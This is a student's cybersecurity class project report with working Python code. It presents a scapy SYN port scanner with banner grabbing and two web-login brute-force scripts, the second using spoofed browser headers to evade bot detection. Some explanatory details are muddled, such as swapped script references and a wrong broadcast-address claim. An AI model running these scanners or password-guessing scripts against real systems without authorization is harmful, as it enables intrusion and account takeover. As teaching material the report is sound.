**FORMAN CHRISTIAN COLLEGE (A CHARTERED UNIVERSITY)**

****

**Cyber Security CSCS 495**

**Class Project**

**Name: Ali Hamza**

**Roll No: 241-607653**

**Project Report: Network Scanning and Password Cracking Tools**

**1. Project Overview**

This project involves creating two distinct tools for network security tasks:

1. **SYN Scanning Tool** - A tool for scanning a target system for open ports by sending SYN packets to various ports within a specified range. It identifies open ports, services associated with them, and retrieves service banners.
2. **Password Cracking Tool** - A tool for attempting to brute-force login credentials by sending username and password combinations to a web application, identifying the correct password based on the absence or presence of a failure message in the response.

These tools are useful in penetration testing, network security assessments, and vulnerability discovery.

**2. SYN Scanning Tool**

**2.1 Purpose**

The SYN scanning tool is designed to identify open ports on a target system. This is commonly used during network reconnaissance to understand the services running on a system.

**2.2 Features**

* **SYN Packet Generation**: The tool creates SYN packets targeting specific ports on the target system and sends them.
* **Port Status Analysis**: Based on the response, the tool identifies if the port is open, closed, or filtered:
  + **Open Ports**: Identified when a SYN-ACK response is received.
  + **Closed Ports**: Identified when a RST (reset) flag is returned.
  + **Filtered Ports**: Identified when no response is received.
* **Service Identification**: The tool attempts to identify the service running on open ports by matching the port number to known service names (e.g., HTTP, SSH, FTP).
* **Banner Retrieval**: Once an open port is detected, the tool attempts to retrieve a service banner, which might provide more information about the service running on that port.

**2.3 Workflow**

1. The script accepts an IP address and a range of ports (low and high) as arguments.
2. It sends SYN packets to each port in the specified range.
3. Upon receiving a SYN-ACK or RST response, it evaluates the port's status (open/closed/filtered).
4. For open ports, it retrieves service names and banners.
5. The tool prints the results to the user.

**2.3 Code**

scan4.py

from scapy.all import \*

import sys

import time

from scapy.layers.inet import IP, TCP

###### USAGE

# sudo python scan4.py <ip> <portLo> <portHi>

def syn\_scan(target\_ip, port\_range):

ctr = 0

cur\_time = time.time()

print("[+] Scanning started at ", time.ctime(cur\_time))

for port in port\_range:

# Create SYN packet

syn\_packet = IP(dst=target\_ip) / TCP(dport=port, flags="S")

# Send SYN packet and wait for a response

# sr1 is used to send packet and receive the response

response = sr1(syn\_packet, timeout=1, verbose=0)

# Analyze the response

if response:

if response.haslayer(TCP):

if response.getlayer(TCP).flags == 0x12: # SYN-ACK flag

service\_name = get\_service\_name(port) # Get service name

banner = get\_banner(target\_ip, port) # Get banner

print(f"{f'tcp/{port}':<6}| open | {service\_name:<6} | {banner}")

# Send RST to close the connection

rst\_packet = IP(dst=target\_ip) / TCP(dport=port, flags="R")

send(rst\_packet, verbose=0)

elif response.getlayer(TCP).flags == 0x14: # RST flag

ctr = ctr + 1

else:

print(f"tcp/{port}\t\tfiltered")

print("closed ports ", ctr)

def get\_service\_name(port):

try:

# /etc/services is a common file mapping services to ports on Linux

# This only works on systems with this file present, usually Unix-like.

with open("/etc/services", "r") as f:

for line in f:

if line.strip().startswith("#"): # Ignore comment lines

continue

parts = line.split()

if len(parts) >= 2:

service\_port = parts[1].split("/")[0]

if not service\_port.isdigit():

continue # Skip lines where port is not a number

if int(service\_port) == port:

return parts[0]

except FileNotFoundError:

pass

# Fallback: use a basic dictionary

common\_services = {

20: "ftp-data",

21: "ftp",

22: "ssh",

23: "telnet",

25: "smtp",

53: "domain",

80: "http",

110: "pop3",

143: "imap",

443: "https",

465: "smtps",

587: "submission",

993: "imaps",

995: "pop3s",

3306: "mysql",

3389: "ms-wbt-server",

5432: "postgresql",

5900: "vnc",

8080: "http-proxy",

}

return common\_services.get(port, "unknown")

def get\_banner(target\_ip, port):

try:

# Create a socket and connect to the target IP and port

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s:

s.settimeout(2) # Set timeout for the connection

s.connect((target\_ip, port))

# If the port is 80 or 443 (HTTP/HTTPS), send an HTTP request

if port in (80, 443):

http\_request = "HEAD / HTTP/1.1\r\nHost: {}\r\n\r\n".format(target\_ip)

s.send(http\_request.encode())

# Try to receive data from the port

banner = s.recv(1024).decode('utf-8', errors='ignore').strip()

return banner if banner else "Unknown version"

except Exception as e:

return "Unknown version"

if \_\_name\_\_ == "\_\_main\_\_":

# Define target IP and port range

target\_ip = sys.argv[1]

port\_low = int(sys.argv[2])

port\_high = int(sys.argv[3])

port\_range = range(port\_low, port\_high + 1)


print(f"Starting SYN scan on {target\_ip}")

syn\_scan(target\_ip, port\_range)

**2.4 Code Structure**

The code is structured as follows:


* **SYN Scan Function**: The core function that performs the port scanning using scapy.
* **get\_service\_name Function**: Determines the common service associated with the open port based on a predefined list or the /etc/services file.
* **get\_banner Function**: Attempts to connect to open ports to retrieve service banners.
* **Main Execution Block**: Handles command-line arguments, invokes the scanning function, and prints the results.

**2.5 Example Output**

**2.6 Explanation of Header Details**

When the program runs, it generates detailed information about the Ethernet and ARP headers, which are part of the transmitted packets during the network scan. The header details can be divided into two main parts: the **Ethernet Header**and the **ARP Header**.


**2.6.1 Ethernet Header**

****

The Ethernet header contains the following fields:

* **dst (Destination MAC Address)**: ff:ff:ff:ff:ff:ff  
  This is the **destination MAC address**. In the context of ARP requests, the destination MAC address is typically set to ff:ff:ff:ff:ff:ff, which is the broadcast MAC address. This means that the ARP request is sent to all devices on the local network to see if any of them are using the target IP address.
* **src (Source MAC Address)**: 08:00:27:d2:26:79  
  This is the **source MAC address**, which identifies the device initiating the scan. In this case, it is the MAC address of the network interface (e.g., eth0) from which the ARP request is being sent.
* **type**: ARP  
  This field specifies the type of protocol being used. In this case, ARP indicates that the packet is an **ARP (Address Resolution Protocol)** request.

**2.6.2 ARP Header**

****

The ARP header provides further details specific to the ARP request. It includes the following fields:

* **hwtype**: Ethernet (10Mb)  
  The **hardware type** specifies the type of networking technology in use. Here, Ethernet is used as the communication standard, and the "10Mb" refers to the original Ethernet standard, but this field is typically fixed for Ethernet networks.
* **ptype**: IPv4  
  The **protocol type** specifies the type of protocol that the ARP request is trying to map the MAC address to. In this case, IPv4 indicates that the ARP request is mapping a MAC address to an IPv4 address.
* **hwlen**: None  
  This field represents the length of the hardware address (in this case, the MAC address). In this example, it is not explicitly shown.
* **plen**: None  
  This field represents the length of the protocol address (in this case, the IP address). It is not provided in this specific output.
* **op (Operation)**: who-has  
  The **operation** field indicates the type of ARP request. who-has means that the sender is asking "Who has the IP address?" The sender is trying to resolve an IP address into a MAC address.
* **hwsrc**: 08:00:27:d2:26:79  
  The **hardware source** is the MAC address of the sender. This corresponds to the MAC address of the network interface that is initiating the ARP request (in this case, the source device).
* **psrc**: 192.168.181.160  
  The **protocol source** is the source IP address. It is the IP address of the device that is sending the ARP request (in this case, the local machine initiating the scan).
* **hwdst**: 00:00:00:00:00:00  
  The **hardware destination** is the target MAC address. For ARP requests, this is often set to 00:00:00:00:00:00, the broadcast MAC address, indicating that the request is meant for all devices on the network.
* **pdst**: 192.168.181.233  
  The **protocol destination** is the target IP address, which is the IP the sender is querying to find the corresponding MAC address.

**3. Password Cracking Tool**

**3.1 Purpose**

The password cracking tool is designed for brute-forcing login credentials. It is particularly useful for testing the strength of password-based authentication systems by trying multiple combinations from a password list.

**3.2 Features**

* **Password File Input**: Accepts a file containing potential passwords and iterates through them.
* **POST Request Authentication**: Sends a POST request with the given username and password to a web login form.
* **Login Failure Detection**: The tool checks for a login failure string in the response to determine if the attempt was unsuccessful.
* **Cookies Support**: Allows the inclusion of cookies if necessary for maintaining session or bypassing some security mechanisms.
* **Exit on Success**: If a correct username-password combination is found, it prints the credentials and stops execution.

**3.3 Workflow**

1. The script accepts a URL, username, password file, login failure string, and optional cookies as arguments.
2. It reads passwords from the provided file.
3. For each password, the script sends a POST request with the username and password to the target URL.
4. The response is checked for a failure string. If no failure string is found, it indicates that the login is successful.
5. If the correct credentials are found, they are printed, and the script exits.

**3.4 Code Structure**

* **Cracking Function**: This function reads passwords from the file, sends POST requests to the URL with the password, and checks the login failure string.
* **Main Function**: Handles argument parsing, validates input, and starts the cracking process.

**3.5 Code**

Task-1.py

import requests

import sys

import os

def cracking(username, url, passwdfile, login\_failed\_string):

try:

# Open the password file

with open(passwdfile, 'r') as passwords:

for password in passwords:

password = password.strip()

print('Trying: ' + password)

data = {'username': username, 'password': password, 'Login': 'submit'}

response = requests.post(url, data=data)

# Decode response and check for login failure string

if login\_failed\_string in response.content.decode():

pass

else:

print('Found username ' + '==>' + username)

print('Found password ' + '==>' + password)

exit(0)

print('No match found.')

except FileNotFoundError:

print(f"Error: Password file '{passwdfile}' not found. Please provide a valid file path.")

sys.exit(1)

except requests.RequestException as e:

print(f"Error: Unable to make a request to the URL. Details: {e}")

sys.exit(1)

except Exception as e:

print(f"An unexpected error occurred: {e}")

sys.exit(1)

def main():

# Ensure the correct number of arguments

if len(sys.argv) != 5:

print("Usage: python script.py <URL> <USERNAME> <PASSWORD\_FILE> \"<LOGIN\_FAILED\_STRING>\"")

sys.exit(1)

# Parse command-line arguments

url = sys.argv[1]

username = sys.argv[2]

passwdfile = sys.argv[3]

login\_failed\_string = sys.argv[4]

# Validate URL

if not url.startswith(('http://', 'https://')):

print("Error: Invalid URL. Ensure the URL starts with 'http://' or 'https://'.")

sys.exit(1)

# Validate password file

if not os.path.isfile(passwdfile):

print(f"Error: Password file '{passwdfile}' does not exist or is not a file.")

sys.exit(1)

# Start cracking

cracking(username, url, passwdfile, login\_failed\_string)

if \_\_name\_\_ == "\_\_main\_\_":

main()

**Task-2.py**

import requests

import sys

import os

def cracking(username, url, passwdfile, login\_failed\_string, cookies=""):

try:

# Open the password file

with open(passwdfile, "r") as passwords:

for password in passwords:

password = password.strip()

print(f"Trying: {password}")

data = {"username": username, "password": password, "Login": "Login"}

headers = {

"User-Agent": "Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0",

"Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8",

"Accept-Language": "en-US,en;q=0.5",

"Accept-Encoding": "gzip, deflate, br",

"Connection": "keep-alive",

"Upgrade-Insecure-Requests": "1",

}

# Include cookies if provided

cookie\_dict = {}

if cookies:

cookie\_dict = {

k: v

for k, v in (item.split("=") for item in cookies.split("; "))

}

response = requests.post(

url, params=data, headers=headers, cookies=cookie\_dict

)

# Decode response and check for login failure string

if login\_failed\_string.lower() in response.content.decode().lower():

continue

else:

print(f"Found username ==> {username}")

print(f"Found password ==> {password}")

exit(0)

print("No match found.")

except FileNotFoundError:

print(

f"Error: Password file '{passwdfile}' not found. Please provide a valid file path."

)

sys.exit(1)

except requests.RequestException as e:

print(f"Error: Unable to make a request to the URL. Details: {e}")

sys.exit(1)

except Exception as e:

print(f"An unexpected error occurred: {e}")

sys.exit(1)

def main():

# Ensure the correct number of arguments

if len(sys.argv) < 5 or len(sys.argv) > 6:

print(

"Usage: python script.py <URL> <USERNAME> <PASSWORD\_FILE> <LOGIN\_FAILED\_STRING> [COOKIES]"

)

print(

"Note: Provide cookies as a string in 'key=value; key=value' format if needed."

)

sys.exit(1)

# Parse command-line arguments

url = sys.argv[1]

username = sys.argv[2]

passwdfile = sys.argv[3]

login\_failed\_string = sys.argv[4]

cookies = sys.argv[5] if len(sys.argv) == 6 else ""

# Validate URL

if not url.startswith(("http://", "https://")):

print("Error: Invalid URL. Ensure the URL starts with 'http://' or 'https://'.")

sys.exit(1)

# Validate password file

if not os.path.isfile(passwdfile):

print(f"Error: Password file '{passwdfile}' does not exist or is not a file.")

sys.exit(1)

# Start cracking

cracking(username, url, passwdfile, login\_failed\_string, cookies)

if \_\_name\_\_ == "\_\_main\_\_":

main()

**3.6 Example Output**

**Task-1.py**

**Task-2.py**

****

**Task 1:**

**Code Components**

**1. Modules Used**

* requests: To send HTTP POST requests to the target URL.
* sys: To handle command-line arguments and exit the program on errors.
* os: To verify the existence of the password file.

**2. Command-Line Arguments**

The script expects four arguments:

1. URL: The login page's endpoint.
2. USERNAME: The username for the brute-force attempts.
3. PASSWORD\_FILE: A file containing passwords to try.
4. LOGIN\_FAILED\_STRING: A string indicating a failed login attempt (e.g., "invalid credentials").

**Usage Example**:  
python script.py https://example.com/login admin passwords.txt "login failed"

**3. Function: cracking**

This function performs the brute-force operation.

* **Parameters:**
  + username: The username to test.
  + url: The login form URL.
  + passwdfile: Path to the file containing passwords.
  + login\_failed\_string: String indicating a failed login.
* **Process:**
  + Opens the password file in read mode.
  + Iterates through each password, stripping whitespace.
  + Sends a POST request to the URL with form data: {"username": username, "password": password, "Login": "submit"}.
  + Decodes the server's response to check for the failure string.
  + If the failure string is absent, prints the successful username-password pair and exits.
* **Error Handling:**
  + If the password file is not found, prints an error and exits.
  + If the HTTP request fails, prints an error with details and exits.
  + Handles unexpected errors gracefully with a generic error message.

**4. Function: main**

This is the entry point of the script.

* **Responsibilities:**
  1. Validates the number of arguments.
  2. Ensures the URL is valid and the password file exists.
  3. Passes validated inputs to the cracking function.

**Task 2:**

**Code Components**

**1. Additional Features**

The first script builds on the second by adding:

* **Cookies Handling**:
  + Allows passing cookies as an optional fifth argument.
  + Converts the cookie string into a dictionary format for use in the POST request.
* **Headers**:
  + Adds a headers dictionary to simulate a real browser and avoid being flagged as a bot.
* **More Robust Input Validation**:
  + Checks if the number of arguments is between 4 and 6.
  + Ensures cookies, if provided, follow the key=value; key=value format.

**2. Enhanced Command-Line Arguments**

The script expects:

1. URL: Login page endpoint.
2. USERNAME: Username for login attempts.
3. PASSWORD\_FILE: File containing passwords.
4. LOGIN\_FAILED\_STRING: String indicating failed logins.
5. (Optional) COOKIES: Session cookies in key=value; key=value format.

**Usage Example**:  
python script.py https://example.com/login admin passwords.txt "login failed" "session=abcd; csrftoken=xyz"

**3. Function: cracking**

Expanded to handle cookies and headers:

* **Cookies Handling**:
  + Converts cookies into a dictionary using item.split("=") for inclusion in the requests.post() call.
* **Headers**:
  + Mimics a standard browser request for improved success.

**4. Function: main**

Similar to the second script but:

* Checks if cookies are provided and validates their format.
* Passes all inputs, including cookies, to the cracking function.

**Key Logic in Both Scripts**

**HTTP Request Formation**

* **POST Request Data**: Sent as form data:

data = {"username": username, "password": password, "Login": "Login"}

* **Headers**: Simulates a real browser to avoid being flagged as a bot.
* **Cookies** (First Script Only): Sent as part of the request for session continuity.

**Login Validation**

* The response from the server is decoded and checked for the presence of the failure string.
* A successful login is identified when the failure string is absent.

**Error Handling**

* Validates input arguments.
* Checks file existence and readability.
* Handles network errors and generic exceptions gracefully.

**6. Conclusion**

This project provides a set of useful tools for network security assessments. The SYN scanning tool allows for efficient detection of open ports and services, while the password cracking tool aids in assessing the strength of login mechanisms. These tools are valuable for ethical hacking and penetration testing but must be used responsibly and with proper authorization.